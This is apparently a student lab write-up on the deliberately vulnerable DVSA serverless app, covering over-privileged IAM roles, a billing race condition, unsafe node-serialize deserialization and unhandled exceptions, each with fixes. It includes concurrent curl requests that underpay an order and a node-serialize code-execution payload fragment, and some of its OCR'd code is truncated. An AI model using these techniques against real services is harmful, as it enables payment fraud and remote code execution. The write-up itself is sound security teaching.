



Step 3 — Confirm Over-Privilege via IAM Policy Simulator


S3 Test:

- Navigate to IAM > Policy Simulator

- Change Identity type to Roles and select the SendReceiptFunctionRole








To test now



- Select Service: Amazon S3 | Actions: GetObject, PutObject
- Set Simulation Resource: arn:aws:s3:::random-bucket/test.txt
    1. Service: S3
    2. Actions:
    3. GetObject
    4. PutObject
    5. Resource:
    6. arn:aws:s3:::random-bucket/test.txt
- Click Run Simulation — result shows "Allowed" for a bucket the function should never access.



DynamoDB Test:

- In Policy Simulator, select Service: Amazon DynamoDB | Actions: Scan, GetItem, PutItem
- Set Simulation Resource: arn:aws:dynamodb:us-east-1:YOUR_ACCOUNT_ID:table/random-table
- Click Run Simulation — result shows the Lambda role can access ANY DynamoDB table, not just DVSA tables.

In details …

Step 1 — Stay in Policy Simulator

You are already there ✓

Step 2 — Select Service

1. Click:
2. Select service
3. Choose:
4. Amazon DynamoDB

Step 3 — Select Actions

1. Click:
2. Select actions
3. Select these:
4. Scan
5. GetItem
6. PutItem

Step 4 — Set Resource

1. Find:
2. Simulation Resource
3. Paste this:
4. arn:aws:dynamodb:us-east-1:YOUR-ACCOUNT-ID:table/random-table

IMPORTANT

5. Replace: YOUR-ACCOUNT-ID with your real account ID:
   Example: arn:aws:dynamodb:us-east-1:554423627632:table/random-table

Step 5 — Run Simulation

▸	Amazon DynamoDB	Scan	table	table	allowed 1 matching statements.
▸	Amazon DynamoDB	GetItem	table	table	allowed 1 matching statements.
▸	Amazon DynamoDB	PutItem	table	table	allowed 1 matching statements.

5. Evidence and Proof

The IAM Policy Simulator confirms that the Lambda execution role is granted access to arbitrary S3 buckets and arbitrary DynamoDB tables using wildcard resource definitions. This means that if the function is compromised (e.g., via command injection as demonstrated in Lesson 4), an attacker gains access to all data across the AWS account — far beyond what the receipt email function should ever touch.

6. Fix Strategy / Probable Mitigation

Apply the Principle of Least Privilege by restricting the IAM role to only the exact resources and actions required:

- Restrict S3 access to only the specific receipts bucket and its objects.
- Restrict DynamoDB access to only the DVSA-ORDERS-DB table and only the required operations.
- Replace AmazonSESFullAccess with a minimal custom policy allowing only ses:SendEmail.
- Remove delete and admin-level permissions from all policies.

7. Code / Config Changes

Replace the S3 policy Resource with:

```
"Resource": [
  "arn:aws:s3:::dvsa-receipts-bucket-YOUR_ACCOUNT_ID-us-east-1",
  "arn:aws:s3:::dvsa-receipts-bucket-YOUR_ACCOUNT_ID-us-east-1/*"
]
```

Policy editor

```
{
    "Statement": [
        {
            "Action": [
                "s3:GetObject",
                "s3:ListBucket",
                "s3:GetBucketLocation",
                "s3:GetObjectVersion",
                "s3:PutObject",
                "s3:PutObjectAcl",
                "s3:GetLifecycleConfiguration",
                "s3:PutLifecycleConfiguration",
                "s3:DeleteObject"
            ],
            "Resource": [
                "arn:aws:s3:::*",
                "arn:aws:s3:::*/*"
            ],
            "Effect": "Allow"
```

Replace the DynamoDB policy Resource with:

```
"Resource": [
  "arn:aws:dynamodb:us-east-1:YOUR_ACCOUNT_ID:table/DVSA-ORDERS-DB"
]
```

Policy editor

```
{
    "Statement": [
        {
            "Action": [
                "dynamodb:GetItem",
                "dynamodb:DeleteItem",
                "dynamodb:PutItem",
                "dynamodb:Scan",
                "dynamodb:Query",
                "dynamodb:UpdateItem",
                "dynamodb:BatchWriteItem",
                "dynamodb:BatchGetItem",
                "dynamodb:DescribeTable",
                "dynamodb:ConditionCheckItem"
            ],
            "Resource": [
                "arn:aws:dynamodb:us-east-1:YOUR-ID:table/DVSA-ORDERS-DB",
                "arn:aws:dynamodb:us-east-1:YOUR-ID:table/*/index/*"
            ],
            "Effect": "Allow"
```

Replace AmazonSESFullAccess with a minimal inline policy:


```
"Action": ["ses:SendEmail"],
"Resource": ["arn:aws:ses:us-east-1:YOUR_ACCOUNT_ID:identity/*"]
```

8. Verification After Fix

Before fix: Policy Simulator shows "Allowed" for random-bucket/test.txt and random DynamoDB tables.

After fix: Policy Simulator shows "Denied" for any S3 bucket or DynamoDB table not explicitly listed in the restricted policy. Access to the specific DVSA resources used by the function continues to work normally.

Doing same steps we did in section 4.



9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Over-Privileged Function	Lambda functions must only be granted access to the specific resources required for their intended task	IAM policies, IAM Policy Simulator results	Function accesses only its designated S3 bucket and DynamoDB table	Policy Simulator confirms access to arbitrary S3 buckets and DynamoDB tables outside function scope

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Over-Privileged Function	IAM role uses wildcard resource permissions, granting access far beyond what the function requires	Misconfiguration (IAM over-provisioning)	Restricted S3 to specific bucket ARN, DynamoDB to specific table ARN, SES to minimal ses:SendEmail	Policy Simulator returns Denied for arbitrary resources; function operates correctly for designated resources

10. Takeaway / Lessons Learned

In serverless systems, the IAM role is the real security boundary — not the network perimeter. Over-privileged roles dramatically increase the blast radius of any compromise: a small vulnerability in one function can become a full data breach across the entire account. Always apply Least Privilege, Resource-Level Restrictions, and Minimal Actions to every Lambda execution role.

Lesson 8 · Logic Vulnerabilities

1. Goal and Vulnerability Summary

This lesson demonstrates a logic vulnerability (race condition) in the DVSA order-processing workflow. The vulnerability occurs in the backend Lambda functions responsible for billing and updating orders, which interact with DynamoDB. By sending concurrent requests, an attacker can cause the application to process billing and order updates out of sequence, leading to an inconsistent order state — such as incorrect totals or bypassed pricing. The main weakness is the lack of synchronization and atomic state validation between dependent operations.

2. Why This Works / Root Cause

The vulnerability exists because the application does not enforce strict sequencing or locking between billing and update operations. Both Lambda functions perform separate read and write operations on the same DynamoDB order record without atomic guarantees. As a result, concurrent requests can pass validation checks simultaneously and modify shared data unpredictably. This violates the expected workflow where order data should remain stable during billing.

3. Environment and Setup

- curl and jq (terminal tools)
- AWS Console — DynamoDB (to verify order state)
- DVSA web interface (to create orders)

4. Reproduction Steps

- Create a new order from the DVSA web interface containing a cheap item (e.g., $28 item).
- Capture the order-id and authentication token.
- Send two concurrent requests — one to complete shipping and one to update the order total simultaneously:

```
# Terminal 1 — billing request
curl -s $API -H "content-type: application/json" -H "authorization: $TOKEN" \
  --data '{"action":"pay","order-id":"ORDER_ID"}' &


# Terminal 2 — concurrent order update
curl -s $API -H "content-type: application/json" -H "authorization: $TOKEN" \
  --data '{"action":"update","order-id":"ORDER_ID","quantity":5}' &
wait
```

```
amer@MSI:~$
amer@MSI:~$ curl -s -X POST "$API" \
-H "Content-Type: application/json" \
-H "Authorization: $TOKEN" \
-d "{
  \"action\": \"billing\",
  \"order-id\": \"2d7ef4ca-10b8-4468-b885-450208a441a6\",
  \"data\": {
    \"ccn\": \"4242424242424242\",
    \"exp\": \"11/29\",
    \"cvv\": \"123\"
  }
}"
) & \
(
curl -s -X POST "$API" \
-H "Content-Type: application/json" \
-H "Authorization: $TOKEN" \
-d "{
  \"action\": \"update\",
  \"order-id\": \"2d7ef4ca-10b8-4468-b885-450208a441a6\",
  \"items\": {
    \"11\": 5
  }
}"
) & \
wait
```

```
[2] 22273
[3] 22274
-bash: wait: warning: job 1[15453] stopped
{"status":"ok","msg":"cart updated"}{"status":"ok","amount":28,"token":"2dEsp6IqqR3l","missing":{}}[2]  Done
$TOKEN" -d "{
  \"action\": \"billing\",
  \"order-id\": \"423434e1-54d0-4474-afb3-8ecc11622c5a\",
  \"data\": {
    \"ccn\": \"4242424242424242\",
    \"exp\": \"11/29\",
    \"cvv\": \"123\"
  }
}" )
[3]-  Done                    ( curl -s -X POST "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN" -d "{
  \"action\": \"update\",
  \"order-id\": \"423434e1-54d0-4474-afb3-8ecc11622c5a\",
  \"items\": {
    \"11\": 5
  }
}" )
-bash: wait: warning: job 1[15453] stopped
```


Check results in DynamoDB:

- Navigate to DynamoDB > Explore Items > DVSA-ORDERS-DB.
- Locate the item by order-id and inspect the itemList column.
- Observe that the cost shows $28 (1 item) instead of $140 (5 × $28), confirming the race condition allowed the order total to be manipulated during billing.



5. Evidence and Proof

Evidence is in Section 4. The DynamoDB order record shows an inconsistent state: the order was billed at the original price ($28) while the quantity update was simultaneously applied, resulting in incorrect total pricing. This demonstrates that concurrent requests can bypass expected sequential workflow logic.



6. Fix Strategy / Probable Mitigation

The vulnerability can be fixed by enforcing strict workflow sequencing and atomic operations:

- An order must not be modifiable while billing is in progress.
- State transitions must be validated on the server side using DynamoDB ConditionExpression.
- All updates must be performed atomically — preventing concurrent reads then writes on the same record.
- Introduce an intermediate locking state (e.g., "billing-in-progress") that blocks update operations.

7. Code / Config Changes

Two Lambda functions were modified:

1. order_billing.py — add atomic lock:

```
# Lesson 8 fix — billing lock
ConditionExpression="orderStatus = :open",
```

```
ExpressionAttributeValues={":open": {"S": "open"}, ":inprogress": {"S": "billing-in-
progress"}}
```

2. update_order.py — prevent updates during billing:

```
# Lesson 8 fix — block updates while billing is in progress
ConditionExpression="orderStatus = :open",
ExpressionAttributeValues={":open": {"S": "open"}}
```

Key improvement: prevents updates unless order is still in initial "open" state; ensures billing and update cannot run concurrently.

```
# Lesson8 fix:
# Atomically lock the order before doing any billing work.
# Only an order in state 100 (open) may enter billing.
# ReturnValues="ALL_OLD" gives us the pre-lock snapshot so billing
# uses a stable itemList that cannot be changed mid-flight.
try:
    lock_response = table.update_item(
        Key=key,
        UpdateExpression="SET orderStatus = :billing",
        ConditionExpression="attribute_exists(orderId) AND attribute_exists(
        ExpressionAttributeValues={
            ":open": 100,
            ":billing": 115
        },
        ReturnValues="ALL_OLD"
    )
except ClientError as e:
    if e.response["Error"]["Code"] == "ConditionalCheckFailedException":
        return {"status": "err", "msg": "order is not open for billing"}
    print("Lesson8 fix lock error:", str(e))
    return {"status": "err", "msg": "could not lock order for billing"}

old_item = lock_response.get("Attributes")
```

```python
# Lesson8 fix:
# Remove the vulnerable read-then-write flow.
# Only allow cart updates while orderStatus is exactly 100 (open).
# If billing has already started and changed status to 115,
# this update will fail atomically in DynamoDB.
try:
    response = table.update_item(
        Key={
            "orderId": orderId,
            "userId": userId
        },
        UpdateExpression="SET itemList = :itemList",
        ConditionExpression="attribute_exists(orderId) AND attribute_exists(u
        ExpressionAttributeValues={
            ":itemList": itemList,
            ":open": 100
        },
        ReturnValues="UPDATED_NEW"
    )

    if response['ResponseMetadata']['HTTPStatusCode'] == 200:
        return {"status": "ok", "msg": "cart updated"}

    return {"status": "err", "msg": "could not update cart"}


except ClientError as e:
    if e.response["Error"]["Code"] == "ConditionalCheckFailedException":
```

8. Verification After Fix

After applying the fix, running the same race condition attack results in:

```
{"status":"err","msg":"order can no longer be updated"}
```

Billing proceeds correctly without inconsistency. Order total remains accurate. No backend errors occur. This confirms the race condition has been eliminated through server-side atomic state management.



9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Logic Vulnerability (Race Condition)	Order data must not change while billing is being processed; state transitions must be atomic	API requests, DynamoDB table contents, UI order display, CloudWatch logs	Billing processes a stable, finalized order with correct totals	Concurrent update modified the order during billing, causing incorrect pricing in the final record

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Logic Vulnerability	Billing used stale, inconsistent data because concurrent modification was allowed without atomic locking	Intentional misuse / race condition abuse	Added conditional DynamoDB updates with ConditionExpression locking in order_billing.py and update_order.py	Concurrent update blocked with error; order state remains consistent and accurate

10. Takeaway / Lessons Learned

This lesson highlights that security vulnerabilities can arise from incorrect business logic, not just input validation or authentication flaws. In serverless architectures, concurrent Lambda executions can easily introduce race conditions if workflows are not properly controlled. Applying atomic operations, state validation, and least-privilege data access is essential to ensure consistency and prevent abuse. A correct implementation must always assume that any two requests could arrive simultaneously.

Lesson 9 · Vulnerable Dependencies

1. Goal and Vulnerability Summary

This lesson demonstrates a vulnerable dependency issue in the DVSA backend. The main affected component is DVSA-ORDER-MANAGER, which processes requests sent through API Gateway. The security impact is severe: the function includes the unsafe third-party package node-serialize, which is directly reachable from attacker-controlled input. As a result, a crafted API request can trigger remote code execution inside the Lambda runtime.

2. Why This Works / Root Cause

The vulnerability exists because the backend relies on unsafe third-party libraries and applies them to data that comes directly from external API requests. Specifically, DVSA-ORDER-MANAGER uses node-serialize to unserialize the request body and headers before processing the request. This is dangerous because node-serialize can interpret attacker-controlled serialized function content and execute it.

A second dependency, node-jose, is also present in the same Lambda and is used in the JWT processing path. In this lesson, the strongest demonstrated exploitability comes from node-serialize, because it is directly applied to attacker-supplied request content.

3. Environment and Setup

This lesson uses the same environment as Lesson 1 (Event Injection):

- API Gateway > /order endpoint
- Lambda: DVSA-ORDER-MANAGER
- Tools: curl, CloudWatch Logs, AWS Console, Lambda code editor

4. Reproduction Steps

Open DVSA-ORDER-MANAGER in the Lambda Console and view the function code:

order-manager.js package.json

package.json > ...

```
{
  "name": "order-manager",
  "version": "3.0.0",
  "main": "order-manager.js",
  "dependencies": {
    "node-jose": "2.2.0",
    "node-serialize": "0.0.4"
  },
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "",
  "license": "ISC",
  "description": ""
}
```

```
// Vulnerable dependencies visible in package.json and order-manager.js:
const serialize = require('node-serialize');  // DANGEROUS
const jose = require('node-jose');             // HIGH RISK
```

In order-manager.js, observe the two dangerous lines:

```
// Attacker-controlled input passed directly to unserialize:
const body = serialize.unserialize(event.body);
const headers = serialize.unserialize(JSON.stringify(event.headers));
```

```
exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    var req = serialize.unserialize(event.body);
    var headers = serialize.unserialize(event.headers);
    var auth_header = headers.Authorization || headers.authorization;
    var token_sections = auth_header.split('.');
    var auth_data = jose.util.base64url.decode(token_sections[1]);
    var token = JSON.parse(auth_data);
    var user = token.username;
    var isAdmin = false;
```

Why this is dangerous: the node-serialize library evaluates and executes any JavaScript functions bundled inside the serialized JSON. If an attacker sends a crafted payload (as demonstrated in Lesson 1), the library will reconstruct and execute the embedded function within the Lambda runtime.

For example, a payload containing "_$$ND_FUNC$$_function(){ require('child_process').exec('...'); }()" triggers immediate code execution when passed through unserialize().

Critical	Code Execution through IIFE
Package	node-serialize
Patched in	No patch available
Dependency of	node-serialize
Path	node-serialize
More info	https://nodesecurity.io/advisories/311

We did some of these in Lesson#1

5. Evidence and Proof

The exploit proof is demonstrated in Lesson 1 (Event Injection), which uses exactly this vulnerable dependency chain. CloudWatch logs confirm attacker-controlled code execution via the FILE READ SUCCESS log message generated by the injected payload. The same attack surface exists here — the difference in this lesson is the focus on the root cause: the presence and direct usage of node-serialize on public API input.

6. Fix Strategy / Probable Mitigation

The most important mitigation is to remove node-serialize completely from the request-processing path:

- Remove node-serialize from package.json and from all import statements.
- Replace serialize.unserialize() calls with safe JSON.parse() or native Lambda event object access.
- Review and replace or upgrade node-jose with a currently maintained and supported alternative.
- Pin dependency versions to reviewed, known-good releases.
- Continuously scan dependencies during development and deployment using tools such as npm audit.

7. Code / Config Changes

Step 1 — Remove node-serialize from package.json:


```
"dependencies": {
  // REMOVE: "node-serialize": "0.0.4",
  "node-jose": "^2.2.0",
  "@aws-sdk/client-lambda": "^3.0.0"
}
```

Step 2 — Replace unsafe deserialization in order-manager.js:

```
// BEFORE (vulnerable):
const body = serialize.unserialize(event.body);
```

```
// AFTER (safe):
const body = JSON.parse(event.body);
```

Deploy the updated Lambda function after making changes.



8. Verification After Fix

After the fix:

- The exploit payload no longer generates the injected log line in CloudWatch.
- Legitimate application behavior continues to work correctly for normal requests.
- npm audit reports no critical vulnerabilities in the updated dependency set.

9. Structured Operation and Security Analysis

Table A — Operational Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Vulnerable Dependencies	Request body and headers must be treated only as data; public API input must not trigger code execution through third-party libraries	package.json, order-manager.js, API request flow, CloudWatch logs, crafted request payload	Normal /order processing routes actions and returns application responses	Crafted input reaches node-serialize.unserialize() and CloudWatch shows attacker-controlled code execution

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Vulnerable Dependencies	Backend allowed a dependency to interpret attacker-controlled request content as executable code, violating the rule that API input must remain passive data	Intentional misuse / security-relevant dependency abuse	Removed node-serialize from DVSA-ORDER-MANAGER; replaced with safe JSON.parse(); pinned dependency versions	CloudWatch shows no injected code execution; npm audit reports clean; legitimate requests still function correctly

10. Takeaway / Lessons Learned

This lesson shows that dependencies are not just background implementation details — they can become the real attack surface of a serverless application. In DVSA, the issue was not merely that node-serialize existed in the Lambda package, but that it was directly reachable from public API input and therefore transformed a dependency problem into live remote code execution. The secure design principle is clear: treat all external input as untrusted data, minimize third-party risk, and continuously review and scan all dependencies.

Lesson 10 · Unhandled Exceptions

1. Goal and Vulnerability Summary

Unhandled exceptions in DVSA-ORDER-MANAGER allow malformed or unexpected requests to crash backend logic, return uninformative HTTP 500 errors to the client, and potentially expose implementation details through CloudWatch logs. The absence of defensive error handling means that attackers can probe the API structure by sending crafted inputs and observing error behavior.

2. Why This Works / Root Cause

The Lambda function parses the request body, Authorization headers, and JWT fields without checking whether they exist or are well-formed. Specifically:

- Trusts the request structure immediately without validation.
- Does not validate input before attempting to parse it.
- Does not wrap unsafe operations in try/catch blocks.
- Does not return controlled, client-safe error messages.

The real weakness is: no defensive validation combined with no centralized error handling.

3. Environment and Setup

- API Gateway /order endpoint
- Lambda: DVSA-ORDER-MANAGER
- CloudWatch Logs (/aws/lambda/DVSA-ORDER-MANAGER)
- Tools: curl, jq

4. Reproduction Steps

Example 1 — Missing Authorization header:

```
